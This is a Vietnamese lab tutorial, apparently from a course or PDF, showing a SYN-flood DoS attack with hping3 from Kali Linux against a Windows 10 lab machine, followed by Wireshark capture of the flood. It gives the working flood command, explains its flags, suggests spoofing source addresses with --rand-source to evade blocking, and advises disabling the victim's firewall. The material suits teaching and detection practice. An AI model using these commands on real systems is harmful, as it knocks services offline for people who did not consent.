Demo tấn công DOS với Hping3 và giám sát mạng, các gói tin với Wireshark

Kịch bản tấn công: Thực hiện tấn công DOS bằng cách gửi một lượng lớn các gói tin TCP đến mục tiêu nhằm lợi dung cơ chế bắt tay 3 bước, nhưng tất cả các gói tin này chỉ có cờ SYN được kích hoạt mục đích nằm mở các kết nối với máy chủ.

Sau khi server gửi lại SYN/ACK cho các client thì các ACK response sẽ không được gửi lại. Khiến cho server phải đợi kết nối hoàn thành.

Quá trình gửi liên tục các gói tin TCP và các SYN request khiến máy chủ bị tràn hàng đợi dẫn đến quá tải.

Máy tấn công là máy Kali linux có ip là 192.168.50.129


Máy nạn nhân là máy Windows 10 có ip là 192.168.50.130

Bước 1: Chuẩn bị phần mềm tấn công


Trên máy Kali linux nhập lệnh "**sudo apt update**" để tiến hành update chương trình. Sau khi quá trình update được hoàn thành, tiến hành cài đặt phần mềm Hping3 bằng câu lệnh "**sudo apt-get install hping3**".

Bước 2:

Tắt Windows Defender Firewall trên máy Windows để tăng tỉ lệ thành công



Bước 3: Kiểm tra kết nối với máy Windows.




Ping thành công đến máy Windows 10

Bước 4: Tiến hành tấn công

Chạy câu lệnh **“hping3 -S <IP> -p 9091 -d 230 --flood”**

Với IP là địa chỉ của máy nạn nhân (192.168.50.130)



-S là chỉ định thiết lập cờ SYN

--flood thiết lập chế độ gửi gói tin nhanh, không quan tâm đến phản hồi


-p là cổng tấn công

-d là xác định kích thước dữ liệu

Ngoài ra còn có thể bổ sung thêm option là –rand-source để tạo các địa chỉ IP nguồn ngẫu nhiên khiến cho máy nạn nhân khó phát hiện và ngăn chặn.

Sau khi chạy lệnh trên, ở trên máy Windows 10, có thể cảm nhận rõ sự giật lag, để kiểm tra, đầu tiên ta bật Task Manager rồi chọn Performance để xem hiệu suất của CPU có xảy ra vấn đề gì không.

Sau khi thực hiện các bước trên, ta thấy hiệu suất CPU có sự bất thường, mức độ sử dụng của CPU đột nhiên nhảy vọt lên mức 100% một cách đột ngột, khiến cho CPU bị trì trệ, dẫn đến tình trạng giật lag trên máy, vậy tức là đã DOS thành công.




Ảnh minh họa

Bước 5: Dùng Wireshark để giám sát gói tin nhằm phát hiện bất thường

Mở Wireshark, dùng bộ lọc để lọc ra các gói tin của giao thức TCP, thấy được một loạt các gói tin TCP đang được gửi từ ip 192.168.50.129 đến máy

→ Số lượng gói tin được gửi bất thường, gây lag máy



1537…	23.494044	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33571 → 9091 [SYN] Se
1537…	23.494079	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33572 → 9091 [SYN] Se
1537…	23.494079	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33573 → 9091 [SYN] Se
1537…	23.494161	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33574 → 9091 [SYN] Se
1537…	23.494161	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33575 → 9091 [SYN] Se
1537…	23.494198	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33576 → 9091 [SYN] Se
1537…	23.494198	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33577 → 9091 [SYN] Se
1537…	23.494256	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33578 → 9091 [SYN] Se
1537…	23.494256	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33579 → 9091 [SYN] Se
1537…	23.494299	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33580 → 9091 [SYN] Se
1537…	23.494299	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33581 → 9091 [SYN] Se
1537…	23.494367	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33582 → 9091 [SYN] Se
1537…	23.494367	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33583 → 9091 [SYN] Se
1537…	23.494407	192.168.50.129	192.168.50.130	TCP	284 [TCP Port numbers reused] 33584 → 9091 [SYN] Se

Còn tiếp…